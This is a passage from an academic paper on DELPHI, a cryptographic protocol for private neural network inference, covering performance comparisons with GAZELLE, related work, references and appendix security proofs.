


Figure 11: Total communication on the best planned network (DELPHI) and the all-ReLU baseline (GAZELLE).

we observe that, on networks that have a large number of ReLU activations, DELPHI's preprocessing time is larger than GAZELLE's. This is because DELPHI needs to additionally perform preprocessing for each linear layer. However, as the number of approximate activations increases, DELPHI's preprocessing time quickly decreases below that of GAZELLE, because garbling circuits for ReLUs is far more expensive than the preprocessing phase for the approximate activations. A similar trend can be observed for communication costs in Figs. 12c and 13c. Overall, for the most efficient networks output by our planner, DELPHI requires 1.5–2 × less preprocessing time, and 6–40 × less communication.

Online phase. Figs. 12b and 13b compare the time required to execute the online phases of DELPHI and GAZELLE on ResNet32 on CIFAR-100 and the MiniONN architecture on CIFAR-10, respectively. In both cases, we observe that GAZELLE's use of HE for processing linear layers imposes a significant computational cost. Furthermore, as the number of approximate activations increases, the gap between DELPHI and GAZELLE grows larger. A similar trend can be observed for communication costs in Figs. 12d and 13d. Overall, for the most efficient networks output by our planner, DELPHI requires 22–100 × less time to execute its online phase, and 9–40 × less communication.

8 Related work

We first discuss cryptographic techniques for for secure execution of machine learning algorithms in Section 8.1. Then, in Section 8.2, we discuss model inference attacks that recover information about the model from predictions, as well as countermeasures for these attacks. Finally, in Section 8.3, we discuss prior work on neural architecture search.

8.1 Secure machine learning

The problem of secure inference can be solved via generic secure computation techniques like secure two-party (2PC) computation [Yao86; Gol+87], fully homomorphic encryption (FHE) [Gen09], or homomorphic secret sharing (HSS) [Boy+16]. However, the resulting protocols would suffer from terrible communication and computation complexity. For instance, the cost of using 2PC to compute a function grows with the size of the (arithmetic or boolean) circuit for that function. In our setting, the function being computed is the neural network itself. Evaluating the network requires matrix-vector multiplication, and circuits for this operation grow quadratically with the size of the input. Thus using a generic 2PC protocol for secure inference would result in an immediate quadratic blow up in both computation and communication.

Similarly, despite a series of efforts to improve the efficiency of FHE [Bra+11; Gen+11; Fan+12; Hal+18; Hal+19] and HSS [Boy+17], their computational overhead is still large, making them unsuitable for use in our scenario.


Hence, it seems that it is necessary to design specialized protocols for secure machine learning, and indeed there is a long line of prior work [Du+04; Lau+06; Bar+09; Nik+13a; Nik+13b; Sam+15; Bos+15; Wu+16a; Aon+16; Sch+19] that does exactly this. These works generally fall into two categories: those that focus on secure *training*, and those that focus on secure *inference*. Since secure training is not our focus in this paper, we omit discussing it, and instead focus on prior work on secure inference. Most of these early works focus on simpler machine learning algorithms such as SVMs and linear regression. Designing cryptographic protocols for these simpler algorithms is often more tractable than our setting of inference for neural networks.

Hence, in the rest of this section we discuss prior work that focus on secure inference over neural networks. This work generally falls into the following categories: (a) 2PC-based protocols; (b) FHE-based protocols; (c) TEE-based protocols; and (d) protocols working in a multi-party model.

2PC-based protocols. SecureML [Moh+17] is one of the first systems to focus on the problem of learning and predicting with neural networks securely. However, it relies entirely on generic 2PC protocols to do this, resulting in poor performance on realistic networks. MiniONN [Liu+17a] uses the SPDZ protocol to compute linear layers and polynomial approximation activations. Unlike DELPHI, MiniONN generates multiplicative triples for each multiplication in a linear layer; for a layer with input size n, MiniONN requires n^2 offline and online communication, compared to n for DELPHI.


GAZELLE [Juv+18] is the system most similar to ours: it uses an efficient HE-based protocol for linear layers, while using garbled circuits to compute non-linear activations. However, its reliance on heavy cryptographic operations in the online phase results in a protocol that is more expensive than DELPHI's protocol with respect to both computation and communication (see Section 7 for a thorough comparison).

DeepSecure [Rou+18] and XONN [Ria+19] use garbled circuits to provide secure inference for the restricted class of *binarized neural networks* [Cou+15] whose weights are all boolean. This restriction enables these protocols to construct a protocol that uses only a constant number of round trips. DeepSecure additionally prunes the input neural network to reduce the number of activations. Ball et al. [Bal+19] have also recently constructed a protocol for secure inference that



(a) Preprocessing time **(b)** Online time **(c)** Preprocessing communication **(d)** Online communication

Figure 12: Comparison of DELPHI with GAZELLE on the ResNet-32 architecture.



(a) Preprocessing time **(b)** Online time **(c)** Preprocessing communication **(d)** Online communication

Figure 13: Comparison of DELPHI with GAZELLE on the architecture from MiniONN [Liu+17a].

relies on the garbling schemes of [Bal+16]. Unlike XONN and DeepSecure, the protocol of [Bal+19] supports general neural networks. Despite optimizations, each of these works suffers from large concrete costs because each work performs matrix-vector multiplications inside the garbled circuit.

EzPC [Cha+17], on input a high-level description of a program, synthesizes a cryptographic protocol implementing that program. The compiled protocol intelligently uses a mix of arithmetic and boolean 2PC protocols to increase efficiency.

FHE-based protocols. CryptoNets [Gil+16] is the first work that attempts to optimize and tailor FHE schemes for secure inference. Despite optimizations, the limitations of FHE mean that CryptoNets is limited to networks only a few layers deep, and even for these networks it only becomes efficient when processing a batch of inputs. Recent papers [Hes+17; Bru+18; Bou+18; Cho+18; San+18] develop different approaches to optimize the CryptoNets paradigm, but the resulting protocols still require tens of minutes to provide predictions over networks much smaller than the ones we consider here.

CHET [Dat+19] compiles high-level specifications of neural network to FHE-based inference protocols. To efficiently use FHE, CHET must replace *all* ReLUs with polynomial approximations, which harms accuracy for large networks.

TEE-based protocols. There are two approaches for inference using trusted execution enclaves (TEEs): (a) inference via server-side enclaves, where the client uploads their input to the server's enclave, and (b) inference in client-side enclaves, where the client submits queries to a model stored in the client-side enclave.

Slalom and Privado are examples of protocols that rely on server-side enclaves. Slalom [Tra+19], like DELPHI, splits inference into an offline and online phase, and uses additive secret sharing for the online phase. Unlike DELPHI, Slalom uses the Intel SGX hardware enclave [McK+13] to securely compute both the offline and online phases. Privado [Top+18] compiles neural networks into *oblivious* neural networks, meaning that computing the transformed network does not require branching on secret data. They use the oblivious network to perform inference inside Intel SGX enclaves. Slalom's implementation indicates that it does not implement linear or non-linear layers obliviously.

MLCapsule [Han+18] describes a system for performing inference via client-side enclaves. Apple uses a client-side secure enclave to perform fingerprint and face matching to authorize users [App19].

In general, most TEE-based cryptographic inference protocols offer better efficiency than protocols that rely on cryptographic (like DELPHI). This improved efficiency comes at the cost of a weaker threat model that requires trust in hardware vendors and the implementation of the enclave. Furthermore, because the protocol execution occurs in an adversarial environment, any side-channel leakage is more dangerous (since the adversary can carefully manipulate the execution to force this leakage). Indeed, the past few years have seen a number of powerful side-channel attacks [Bra+17; Häh+17; Göt+17; Mog+17; Sch+17; Wan+17; Van+18] against popular enclaves like Intel SGX and ARM TrustZone.

Protocols with more parties. The discussion above focuses

on two-party protocols, because in our opinion secure inference maps naturally to this setting. Nevertheless, a number of works [Ria+18; Wag+18; Tfe; Bar+19] have instead targeted the three-party setting where shares of the model are divided amongst two non-colluding servers, and a client must interact with these servers to obtain their prediction.

8.2 Model leakage from predictions

Prediction API attacks [Ate+15; Fre+15; Wu+16b; Tra+16; Sho+17; Jag+19] aim to learn private information about the server's model or training data given access only to the results of predictions on arbitrary queries.

There is no general defense against prediction API attacks beyond rate limiting and query auditing [Jag+19]. However, there are defenses against specific classes of attacks. For example, one can use differentially private training [Sho+15; Aba+16] to train neural networks that that do not leak sensitive information about the underlying training data.

The guarantees of DELPHI are complementary to those provided by any such mitigations. Indeed, with sufficient effort, these techniques can be integrated into DELPHI to provide even stronger privacy guarantees; we leave this to future work.

8.3 Neural architecture search

Recently, machine learning research has seen rapid advancement in the area of *neural architecture search* (NAS) (see [Els+19; Wis+19] for surveys). The aim of this field is to develop methods to automatically optimize properties of a neural network like accuracy and efficiency by optimizing the hyperparameters of the network. Examples of commonly optimized hyperparameters include the size of convolutional kernels, the number of layers, and parameters of the gradient descent algorithm like learning rate and momentum. In this work, we rely on NAS algorithms only for optimizing the placement of quadratic approximation layers within a network, as ReLU activations were the bottleneck in our system.

Common approaches to neural architecture search include those based on reinforcement-learning [Zop+17], evolutionary algorithms [Yao99; Ber+13], and random search [Ber+12; Jad+17]. DELPHI's planner uses the Population-Based Training algorithm [Jad+17] to perform NAS. PBT can be seen as a hybrid of the evolutionary algorithm and random search approaches.

9 Acknowledgements

We thank Liam Li for the suggestion to use the PBT algorithm to perform NAS, Joey Gonzalez for answering questions about PBT, Robert Nishihara for the suggestion to use ReLU's gradients to guide gradient descent, Chiraag Juvekar for providing the code for GAZELLE, and our shepherd Siddharth Garg and the anonymous reviewers for their invaluable feedback. This work was supported by the NSF CISE Expeditions Award CCF-1730628, as well as gifts from the Sloan Foundation, Bakar and Hellman Fellows Fund, Alibaba, Amazon Web Services, Ant Financial, Arm, Capital One, Ericsson, Facebook, Google, Intel, Microsoft, Scotiabank, Splunk and VMware.

References

[Aba+16] M. Abadi, A. Chu, I. J. Goodfellow, H. B. McMahan, I. Mironov, K. Talwar, and L. Zhang. "Deep Learning with Differential Privacy". In: CCS '16.

[Aon+16] Y. Aono, T. Hayashi, L. T. Phong, and L. Wang. "Scalable and Secure Logistic Regression via Homomorphic Encryption". In: CODASPY '16.

[App19] Apple. "iOS Security". https://www.apple.com/business/docs/site/iOS_Security_Guide.pdf.

[Ate+15] G. Ateniese, L. V. Mancini, A. Spognardi, A. Villani, D. Vitali, and G. Felici. "Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers". In: *IJSN* (2015).

[Bal+16] M. Ball, T. Malkin, and M. Rosulek. "Garbling Gadgets for Boolean and Arithmetic Circuits". In: CCS '16.

[Bal+19] M. Ball, B. Carmer, T. Malkin, M. Rosulek, and N. Schimanski. "Garbled Neural Networks are Practical". ePrint Report 2019/338.

[Bar+09] M. Barni, P. Failla, V. Kolesnikov, R. Lazzeretti, A. Sadeghi, and T. Schneider. "Secure Evaluation of Private Linear Branching Programs with Medical Applications". In: ESORICS '09.

[Bar18] B. Barrett. "The year Alexa grew up". https://www.wired.com/story/amazon-alexa-2018-machine-learning/.

[Bar+19] A. Barak, D. Escudero, A. Dalskov, and M. Keller. "Secure Evaluation of Quantized Neural Networks". ePrint Report 2019/131.

[Bea95] D. Beaver. "Precomputing Oblivious Transfer". In: CRYPTO '95.

[Bel+12] M. Bellare, V. T. Hoang, and P. Rogaway. "Foundations of garbled circuits". In: CCS '12.

[Ben+94] Y. Bengio, P. Y. Simard, and P. Frasconi. "Learning long-term dependencies with gradient descent is difficult". In: *IEEE Trans. Neural Networks* (1994).

[Ber+12] J. Bergstra and Y. Bengio. "Random Search for Hyper-Parameter Optimization". In: *JMLR* (2012).

[Ber+13] J. Bergstra, D. Yamins, and D. D. Cox. "Making a Science of Model Search: Hyperparameter Optimization in Hundreds of Dimensions for Vision Architectures". In: ICML '13.

[Bos+15] R. Bost, R. A. Popa, S. Tu, and S. Goldwasser. “Machine Learning Classification over Encrypted Data”. In: NDSS ’15.

[Bou+18] F. Bourse, M. Minelli, M. Minihold, and P. Paillier. “Fast Homomorphic Evaluation of Deep Discretized Neural Networks”. In: CRYPTO ’18.

[Boy+16] E. Boyle, N. Gilboa, and Y. Ishai. “Function Secret Sharing: Improvements and Extensions”. In: CCS ’16.

[Boy+17] E. Boyle, G. Couteau, N. Gilboa, Y. Ishai, and M. Orrú. “Homomorphic Secret Sharing: Optimizations and Applications”. In: CCS ’17.

[Bra+11] Z. Brakerski and V. Vaikuntanathan. “Efficient Fully Homomorphic Encryption from (Standard) LWE”. In: FOCS ’11.

[Bra+17] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A. Sadeghi. “Software Grand Exposure: SGX Cache Attacks Are Practical”. In: WOOT ’17.

[Bru+18] A. Brutzkus, O. Elisha, and R. Gilad-Bachrach. “Low Latency Privacy Preserving Inference”. ArXiV, cs.CR 1812.10659.

[Cha+17] N. Chandran, D. Gupta, A. Rastogi, R. Sharma, and S. Tripathi. “EzPC: Programmable, Efficient, and Scalable Secure Two-Party Computation for Machine Learning”. ePrint Report 2017/1109.

[Cho+18] E. Chou, J. Beal, D. Levy, S. Yeung, A. Haque, and L. Fei-Fei. “Faster CryptoNets: Leveraging Sparsity for Real-World Encrypted Inference”. ArXiV, cs.CR 1811.09953.

[Cou+15] M. Courbariaux, Y. Bengio, and J. David. “BinaryConnect: Training Deep Neural Networks with binary weights during propagations”. In: NeurIPS ’18.

[Dat+19] R. Dathathri, O. Saarikivi, H. Chen, K. Laine, K. E. Lauter, S. Maleki, M. Musuvathi, and T. Mytkowicz. “CHET: An optimizing compiler for fully-homomorphic neural-network inferencing”. In: PLDI ’19.

[Du+04] W. Du, Y. S. Han, and S. Chen. “Privacy-Preserving Multivariate Statistical Analysis: Linear Regression and Classification”. In: SDM ’04.

[Elg85] T. Elgamal. “A public key cryptosystem and a signature scheme based on discrete logarithms”. In: *IEEE Trans. on Inf. Theory* (1985).

[Els+19] T. Elsken, J. H. Metzen, and F. Hutter. “Neural Architecture Search: A Survey”. In: *JMLR* (2019).

[Eve+82] S. Even, O. Goldreich, and A. Lempel. “A Randomized Protocol for Signing Contracts”. In: CRYPTO ’82.

[Fan+12] J. Fan and F. Vercauteren. “Somewhat Practical Fully Homomorphic Encryption”. ePrint Report 2012/144.

[Fre+14] M. Fredrikson, E. Lantz, S. Jha, S. Lin, D. Page, and T. Ristenpart. “Privacy in Pharmacogenetics: An End-to-End Case Study of Personalized Warfarin Dosing”. In: USENIX Security ’14.

[Fre+15] M. Fredrikson, S. Jha, and T. Ristenpart. “Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures”. In: CCS ’15.

[Gen09] C. Gentry. “Fully homomorphic encryption using ideal lattices”. In: STOC ’09.

[Gen+11] C. Gentry and S. Halevi. “Implementing Gentry’s Fully-Homomorphic Encryption Scheme”. In: EUROCRYPT ’11.

[Gho+17] Z. Ghodsi, T. Gu, and S. Garg. “SafetyNets: Verifiable Execution of Deep Neural Networks on an Untrusted Cloud”. In: NIPS ’17.

[Gil+16] R. Gilad-Bachrach, N. Dowlin, K. Laine, K. Lauter, M. Naehrig, and J. Wernsing. “CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy”. In: ICML ’16.

[Gol+87] O. Goldreich, S. Micali, and A. Wigderson. “How to Play any Mental Game or A Completeness Theorem for Protocols with Honest Majority”. In: STOC ’87.

[Goo] Google. “Google Lens”. https://lens.google.com/.

[Göt+17] J. Götzfried, M. Eckert, S. Schinzel, and T. Müller. “Cache Attacks on Intel SGX”. In: EUROSEC ’17.

[Häh+17] M. Hähnel, W. Cui, and M. Peinado. “High-Resolution Side Channels for Untrusted Operating Systems”. In: ATC ’2017.

[Hal+18] S. Halevi and V. Shoup. “Faster Homomorphic Linear Transformations in HElib”. In: CRYPTO ’18.

[Hal+19] S. Halevi, Y. Polyakov, and V. Shoup. “An Improved RNS Variant of the BFV Homomorphic Encryption Scheme”. In: CT-RSA ’19.

[Han+18] L. Hanzlik, Y. Zhang, K. Grosse, A. Salem, M. Augustin, M. Backes, and M. Fritz. “MLCapsule: Guarded Offline Deployment of Machine Learning as a Service”. ArXiV, cs.CR 1808.00590.

[He+16] K. He, X. Zhang, S. Ren, and J. Sun. “Deep Residual Learning for Image Recognition”. In: CVPR ’16.

[Hes+17] E. Hesamifard, H. Takabi, and M. Ghasemi. “CryptoDL: Deep Neural Networks over Encrypted Data”. ArXiV, cs.CR 1711.05189.

[Ish+03] Y. Ishai, J. Kilian, K. Nissim, and E. Petrank. “Extending Oblivious Transfers Efficiently”. In: CRYPTO ’03.

[Jad+17] M. Jaderberg, V. Dalibard, S. Osindero, W. Czarnecki, J. Donahue, A. Razavi, et al. “Population Based Training of Neural Networks”. ArXiV, cs.LG 1711.09846.

[Jag+19] M. Jagielski, N. Carlini, D. Berthelot, A. Kurakin, and N. Papernot. “High-Fidelity Extraction of Neural Network Models”. ArXiV, cs.LG 1909.01838.

[Juv+18] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan. “GAZELLE: A Low Latency Framework for Secure Neural Network Inference”. In: USENIX ’18.

[Kri10] A. Krizhevsky. “Convolutional Deep Belief Networks on CIFAR-10”. Unpublished manuscript. http://www.cs.utoronto.ca/~kriz/conv-cifar10-aug2010.pdf.

[Kun] Kuna. “Kuna AI”. https://getkuna.com/blogs/news/2017-05-24-introducing-kuna-ai.

[Lau+06] S. Laur, H. Lipmaa, and T. Mielikäinen. “Cryptographically private support vector machines”. In: KDD ’06.

[Lia+18] R. Liaw, E. Liang, R. Nishihara, P. Moritz, J. E. Gonzalez, and I. Stoica. “Tune: A Research Platform for Distributed Model Selection and Training”. In:

[Liu+17a] J. Liu, M. Juuti, Y. Lu, and N. Asokan. “Oblivious Neural Network Predictions via MiniONN Transformations”. In: CCS ’17.

[Liu+17b] W. Liu, Z. Wang, X. Liu, N. Zeng, Y. Liu, and F. E. Alsaadi. “A survey of deep neural network architectures and their applications”. In: *Neurocomputing* (2017).

[Liu+18] K. Liu, B. Dolan-Gavitt, and S. Garg. “Fine-Pruning: Defending Against Backdooring Attacks on Deep Neural Networks”. In: RAID ’2018.

[McK+13] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar. “Innovative instructions and software model for isolated execution”. In: HASP ’13.

[Mog+17] A. Moghimi, G. Irazoqui, and T. Eisenbarth. “CacheZoom: How SGX Amplifies the Power of Cache Attacks”. In: CHES ’17.

[Moh+17] P. Mohassel and Y. Zhang. “SecureML: A System for Scalable Privacy-Preserving Machine Learning”. In: IEEE S&P ’17.

[Mol+17] P. Molchanov, S. Tyree, T. Karras, T. Aila, and J. Kautz. “Pruning Convolutional Neural Networks for Resource Efficient Inference”. In: ICLR ’17.

[Nik+13a] V. Nikolaenko, S. Ioannidis, U. Weinsberg, M. Joye, N. Taft, and D. Boneh. “Privacy-preserving matrix factorization”. In: CCS ’13.

[Nik+13b] V. Nikolaenko, U. Weinsberg, S. Ioannidis, M. Joye, D. Boneh, and N. Taft. “Privacy-Preserving Ridge Regression on Hundreds of Millions of Records”. In: IEEE S&P ’13.

[Pai99] P. Paillier. “Public-Key Cryptosystems Based on Composite Degree Residuosity Classes”. In: EUROCRYPT ’99.

[Rab81] M. O. Rabin. “How To Exchange Secrets with Oblivious Transfer”. Harvard University Technical Report 81 (TR-81).

[Reg09] O. Regev. “On lattices, learning with errors, random linear codes, and cryptography”. In: *JACM* (2009).

[Ria+18] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. “Chameleon: A Hybrid Secure Computation Framework for Machine Learning Applications”. In: AsiaCCS ’18.

[Ria+19] M. S. Riazi, M. Samragh, H. Chen, K. Laine, K. Lauter, and F. Koushanfar. “XONN: XNOR-based Oblivious Deep Neural Network Inference”. In: USENIX ’19.

[Rou+18] B. D. Rouhani, M. S. Riazi, and F. Koushanfar. “DeepSecure: Scalable Provably-secure Deep Learning”. In: DAC ’18.

[Sam+15] B. K. Samanthula, Y. Elmehdwi, and W. Jiang. “k-Nearest Neighbor Classification over Semantically Secure Encrypted Relational Data”. In: *IEEE Trans. Knowl. Data Eng.* (2015).

[San+18] A. Sanyal, M. Kusner, A. Gascón, and V. Kanade. “TAPAS: Tricks to Accelerate (encrypted) Prediction As a Service”. In: ICML ’18.

[Sch+17] M. Schwarz, S. Weiser, D. Gruss, C. Maurice, and S. Mangard. “Malware Guard Extension: Using SGX to Conceal Cache Attacks”. In: DIMVA ’17.

[Sch+19] P. Schoppmann, A. Gascon, M. Raykova, and B. Pinkas. "Make Some ROOM for the Zeros: Data Sparsity in Secure Distributed Machine Learning". ePrint Report 2019/281.

[Sea] "Microsoft SEAL (release 3.3)". https://github.com/Microsoft/SEAL. Microsoft Research, Redmond, WA.

[Sho+15] R. Shokri and V. Shmatikov. "Privacy-Preserving Deep Learning". In: CCS '15.

[Sho+17] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. "Membership Inference Attacks Against Machine Learning Models". In: S&P '17.

[Tfe] "TF Encrypted". https://github.com/mortendahl/tf-encrypted.

[Top+18] S. Tople, K. Grover, S. Shinde, R. Bhagwan, and R. Ramjee. "Privado: Practical and Secure DNN Inference". ArXiV, cs.CR 1810.00602.

[Tra+16] F. Tramèr, F. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. "Stealing Machine Learning Models via Prediction APIs". In: USENIX Security '16.

[Tra+19] F. Tramer and D. Boneh. "Slalom: Fast, Verifiable and Private Execution of Neural Networks in Trusted Hardware". In: ICLR '19.

[Van+18] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". In: USENIX Security '18.

[Wag+18] S. Wagh, D. Gupta, and N. Chandran. "SecureNN: Efficient and Private Neural Network Training". ePrint Report 2018/442.

[Wan+17] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. "Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX". In: CCS '17.

[Wis+19] M. Wistuba, A. Rawat, and T. Pedapati. "A Survey on Neural Architecture Search". ArXiV, cs.LG 1905.01392.

[Wu+16a] D. J. Wu, T. Feng, M. Naehrig, and K. E. Lauter. "Privately Evaluating Decision Trees and Random Forests". In: *PoPETs* (2016).

[Wu+16b] X. Wu, M. Fredrikson, S. Jha, and J. F. Naughton. "A Methodology for Formalizing Model-Inversion Attacks". In: CSF '16.

[Wyz] "Wyze: Contact and Motion Sensors for Your Home". https://www.wyze.com/.

[Yao86] A. C. Yao. "How to Generate and Exchange Secrets (Extended Abstract)". In: FOCS '86.

[Yao99] X. Yao. "Evolving artificial neural networks". In: *Proceedings of the IEEE* (1999).

[Zop+17] B. Zoph and Q. V. Le. "Neural Architecture Search with Reinforcement Learning". In: ICLR '17.

A Security properties of our building blocks

Security for **garbled circuits** requires the existence of a simulator $\mathsf{Sim}_{\mathsf{GS}}$ that, given input $1^\lambda, 1^{|C|}$, and $C(x)$, outputs $\tilde{C}, \{\mathsf{label}_i\}_{i\in[n]}$ such that this output is computationally indistinguishable to $(\tilde{C}, \{\mathsf{label}_{i,x_i}\})$ generated by $\mathsf{GS.Garble}$.

Security for **linearly homomorphic encryption** schemes requires the scheme to satisfy the following properties:

- *Semantic security.* For any two messages m, m', we require $\{\mathsf{pk}, \mathsf{HE.Enc}(\mathsf{pk}, m)\} \approx_c \{\mathsf{pk}, \mathsf{HE.Enc}(\mathsf{pk}, m')\}$, where the two distributions are over the random choice of pk and the random coins of the encryption algorithm.
- *Function privacy.* There exists a simulator $\mathsf{Sim}_{\mathsf{FP}}$ such that for every efficient adversary $\mathcal{A}$, every linear function L, and every pair of messages m_1, m_2, we have that the following distributions are computationally indistinguishable:

$$\left\{ (r, r_1, r_2, c') : \begin{array}{l} (r, r_1, r_2) \leftarrow \{0,1\}^\lambda \\ (\mathsf{pk}, \mathsf{sk}) \leftarrow \mathsf{HE.KeyGen}(1^\lambda; r) \\ c_1 \leftarrow \mathsf{HE.Enc}(\mathsf{pk}, m_1; r_1) \\ c_2 \leftarrow \mathsf{HE.Enc}(\mathsf{pk}, m_2; r_2) \\ c' \leftarrow \mathsf{HE.Eval}(\mathsf{pk}, c_1, c_2, L) \end{array} \right\}$$
$$\approx_c$$
$$\mathsf{Sim}_{\mathsf{FP}}(1^\lambda, m_1, m_2, L(m_1, m_2))$$

B Security proofs

Proof of indistinguishability with corrupted client. We show that the real world distribution is computationally indistinguishable to the simulated distribution via a hybrid argument. In the final simulated distribution, the simulator does not use the weights for the server's model, and so a corrupted client learns nothing beyond the output prediction and the model architecture in the real world.

- Hyb_0: This corresponds to the real world distribution where the server uses its input matrices $\mathbf{M}_1, \ldots, \mathbf{M}_{\ell-1}$.
- Hyb_1: This hybrid involves only a syntactic change. In the output phase, the simulator sends $\mathbf{y} - \mathbf{r}_\ell$ to the client, where $\mathbf{y}$ is the output of the neural network on input $\mathbf{x}$. Additionally, the simulator uses the knowledge of the client's random tape to begin the evaluation of the i-th layer with $\mathbf{x}_i - \mathbf{r}_i$. Since this is a syntactic change, Hyb_1 is distributed identically to Hyb_0.
- Hyb_2: We change the inputs that the server provides to each OT execution where it acts as the sender. Instead of

providing the labels corresponding to 0 and 1 in each OT execution, the server provides $\mathsf{label}_{i,b}$ where b is the input used by the client in that OT execution. Note that in the semi-honest setting, we know b as a result of setting the random tape as well learning the input of the corrupted client. It follows from the sender security of OT that Hyb_2 is indistinguishable from Hyb_1.

- Hyb_3: In this hybrid, for every layer of the neural network that uses garbled circuits, we generate $\widetilde{C}$ using $\mathsf{Sim}_{\mathsf{GS}}$ on input $1^{\lambda}, 1^{|C|}$ and $C(z)$ where z is the input that the client uses to evaluate this circuit (this is again known in the semi-honest setting as a result of setting the random tape and knowing the input). Note that $C(z)$ is an OTP encryption and hence is distributed identically to a random string. It follows from the security of the garbled circuits that Hyb_3 is indistinguishable from Hyb_2.
- Hyb_4: In this hybrid, we generate the multiplication triples in the offline phase using the corresponding simulator for Beaver's protocol. It follows from the simulation security of this protocol that Hyb_4 is indistinguishable from Hyb_3.
- Hyb_5: In this hybrid, for every quadratic approximation layer, we use the simulator for Beaver's multiplication procedure. It again follows from the simulation security that this hybrid is indistinguishable to the previous hybrid. Notice that in this hybrid, the server is no longer using $\mathbf{x}_i - \mathbf{r}_i, \mathbf{s}_i$ as well as the matrix $\mathbf{M}_i$ to evaluate the i-th layer.
- Hyb_6: For every homomorphic evaluation in the offline phase, we use the simulator $\mathsf{Sim}_{\mathsf{FP}}$ for the function privacy of HE. Note that $\mathsf{Sim}_{\mathsf{FP}}$ only requires the output $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$ to generate the homomorphically evaluated ciphertext. It follows from the function privacy of HE that Hyb_6 is computationally indistinguishable from Hyb_5.
- Hyb_7: In this hybrid, we replace the input $-\mathbf{s}'_i$ given to $\mathsf{Sim}_{\mathsf{FP}}$ with randomly sampled $\mathbf{s}'_i$ from $\mathcal{R}^n$ (instead of the true value $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$). Thus Hyb_7 is distributed identically to Hyb_6 as $\mathbf{s}_i$ is chosen uniformly at random. Finally, we note that Hyb_7 is identically distributed to the simulator's output, completing the proof.

Proof of indistinguishability with corrupted server. We show that the real world distribution is computationally indistinguishable to the simulated distribution via a hybrid argument. In the final simulated distribution, the simulator does not use the user's input, and so a corrupted server learns nothing in the real world.

- Hyb_0: This corresponds to the real world distribution where the client uses its actual input $\mathbf{x}$.
- Hyb_1: This hybrid involves only a syntactic change. For every layer that is evaluated by garbled circuits, instead of evaluating the circuits, we instead send $OTP(\mathbf{x}_{i+1} - \mathbf{r}_{i+1})$ by using our knowledge of $\mathbf{x}$, the matrices $\mathbf{M}_i$, and the random tape of the server. Similarly, in every quadratic approximation layer, we send a share in the final round such that when the server adds it with its own share it gets $\mathbf{x}_{i+1} - \mathbf{r}_{i+1}$. Because this change is only syntactic, Hyb_1 is identical to Hyb_0.
- Hyb_2: In this hybrid, we change the inputs that the client provides to each OT execution where it is acting as the receiver. Instead of providing the actual inputs, it provides some junk inputs, say 0. It follows from the receiver security of the underlying oblivious transfer protocol that Hyb_2 is computationally indistinguishable from Hyb_1.
- Hyb_3: In this hybrid, we generate the multiplication triples in the offline phase using the simulator for Beaver's multiplication protocol. It follows from the simulation security of this protocol that Hyb_4 is indistinguishable from Hyb_2.
- Hyb_4: In this hybrid, for every quadratic approximation layer of the neural network, we use the simulator for the Beaver's multiplication procedure. It follows from simulation security that Hyb_4 is indistinguishable from Hyb_3.
- Hyb_5: In this hybrid, we change the ciphertexts sent by the client in the offline phase. Instead of sending encryptions of $\mathbf{r}_i$, the client sends $\mathsf{HE.Enc}(pk, \mathbf{0})$. It follows from the semantic security of the encryption scheme that Hyb_5 is computationally indistinguishable from Hyb_4.
